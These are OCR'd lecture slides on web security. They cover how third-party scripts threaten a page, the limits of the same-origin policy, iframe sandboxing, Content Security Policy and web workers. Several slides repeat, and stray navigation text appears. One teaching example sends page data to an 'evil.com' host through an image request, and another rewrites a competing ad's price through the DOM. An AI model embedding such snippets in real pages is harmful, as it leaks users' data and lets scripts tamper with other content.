
Directly embedded third-party JavaScript poses a threat to critical hosting page resources

Send it to evil location (not subject to SOP)

```
<img src=``http::www.evil.com/info.jpg?_info_">
```

Second example: Ad vs Ad

```
<script src="http://adpublisher.com/ad1.js"></script>
<script src="http://adpublisher.com/ad2.js"></script>
```


INDIANTAGS Home » Register
Sort news by: Recently Popular | Top Today | Yesterday | Week | Month | Year |
Published News
Upcoming News
$1 Buy Now
What is INDIANTAGS?
Register
Fabulous
SHOP NOW @
www.shoppersstop.com

Directly embedded third-party JavaScript poses a threat to other third-party components


Attack the other ad: Change the price !

```
var a = document.getElementById("sonyAd")
a.innerHTML = "$1 Buy Now";
```

Same-Origin Policy

- **Limitations:**
  - Some DOM objects leak data
    - Image size can leak whether user logged in
  - Data exfiltration is trivial
    - Can send data in image request
    - Any XHR request can contain data from page
  - Cross-origin scripts run with privilege of page
    - Injected scripts can corrupt and leak user data!
- **In some ways, too strict**
    - What if we want to fetch data from provider.com?


Goal: Password-strength checker



- Strength checker can run in a separate frame
  - Communicate by postMessage
  - But we give password to untrusted code!
- Is there any way to make sure untrusted code does not export our password?

Useful concept: browsing context

- A browsing context may be
  - A frame with its DOM
  - A web worker (thread), which does not have a DOM
- Every browsing context
  - Has an origin, determined by ⟨protocol, host, port⟩
  - Is isolated from others by same-origin policy
  - May communicate to others using postMessage
  - Can make network requests using XHR or tags (<image>, …)




Modern Structuring Mechanisms


- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions

HTML5 Sandbox

- **Idea:** restrict frame actions
  - Directive sandbox ensures iframe has unique origin and cannot execute JavaScript




  - Directive sandbox allow-scripts ensures iframe has unique origin




HTML5 Sandbox

- **Idea:** restrict frame actions
  - Directive sandbox ensures iframe has unique origin and cannot execute JavaScript




  - Directive sandbox allow-scripts ensures iframe has unique origin




HTML5 Sandbox

- **Idea:** restrict frame actions
  - Directive sandbox ensures iframe has unique origin and cannot execute JavaScript



  - Directive sandbox allow-scripts ensures iframe has unique origin



Sandbox example

- Twitter button in iframe

```
<iframe src=
 "https://platform.twitter.com/widgets/tweet_button.html"
  style="border: 0; width:130px; height:20px;"> </iframe>
```

- Sandbox: remove all permissions and then allow JavaScript, popups, form submission, and twitter.com cookies

```
<iframe sandbox="allow-same-origin allow-scripts allow-popups
                                                    allow-forms"
   src="https://platform.twitter.com/widgets/tweet_button.html"
   style="border: 0; width:130px; height:20px;"></iframe>
```

Sandbox permissions

- **allow-forms** allows form submission
- **allow-popups** allows popups
- **allow-pointer-lock** allows pointer lock (mouse moves)
- **allow-same-origin** allows the document to maintain its origin; pages loaded from https://example.com/ will retain access to that origin's data.
- **allow-scripts** allows JavaScript execution, and also allows features to trigger automatically (as they'd be trivial to implement via JavaScript)
- **allow-top-navigation** allows the document to break out of the frame by navigating the top-level window

http://www.html5rocks.com/en/tutorials/security/sandboxed-iframes/

Modern Structuring Mechanisms

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions


Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS
  - XSS attacks bypass the same origin policy by tricking a site into delivering malicious code along with intended content
- **Approach:** restrict resource loading to a white-list
  - Prohibits inline scripts embedded in script tags, inline event handlers and javascript URLs
  - Disable JavaScript eval(), new Function(), …
  - Content-Security-Policy HTTP header allows site to create whitelist, instructs the browser to only execute or render resources from those sources

http://www.html5rocks.com/en/tutorials/security/content-security-policy/


Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *




Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *




Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *




Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *




Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *




Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *



Content Security Policy (CSP)

- **Goal:** prevent and limit damage of XSS attacks
- **Approach:** restrict resource loading to a white-list
  - E.g., default-src 'self' http://b.com; img-src *



Content Security Policy & Sandboxing

- **Limitations:**
  - Data exfiltration is only partly contained
    - Can leak to origins we can load resources from and sibling frames or child Workers (via postMessage)
  - Scripts still run with privilege of page
    - Can we reason about security of jQuery-sized lib?

CSP resource directives

- **script-src** limits the origins for loading scripts
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **img-src** lists origins from which images can be loaded.
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

CSP source lists

- Specify by scheme, e.g., https:
- Host name, matching any origin on that host
- Fully qualified URI, e.g., https://example.com:443
- Wildcards accepted, only as scheme, port, or in the leftmost position of the hostname:
- **'none`** matches nothing
- **'self'** matches the current origin, but not subdomains
- **'unsafe-inline'** allows inline JavaScript and CSS
- **'unsafe-eval'** allows text-to-JavaScript mechanisms like eval

Modern Structuring Mechanisms

- HTML5 iframe Sandbox
  - Load with unique origin, limited privileges
- Content Security Policy (CSP)
  - Whitelist instructing browser to only execute or render resources from specific sources
- HTML5 Web Workers
  - Separate thread; isolated but same origin
  - Not originally intended for security, but helps
- SubResource integrity (SRI)
- Cross-Origin Resource Sharing (CORS)
  - Relax same-origin restrictions

http://www.html5rocks.com/en/tutorials/workers/basics/

Web Worker

- Run in an isolated thread, loaded from separate file

```
var worker = new Worker('task.js');
worker.postMessage(); // Start the worker.
```

- Same origin as frame that creates it, but no DOM
- Communicate using postMessage

main thread

```
var worker = new Worker('doWork.js');
worker.addEventListener('message', function(e) {
    console.log('Worker said: ', e.data);
}, false);
worker.postMessage('Hello World'); // Send data to worker
```

doWork

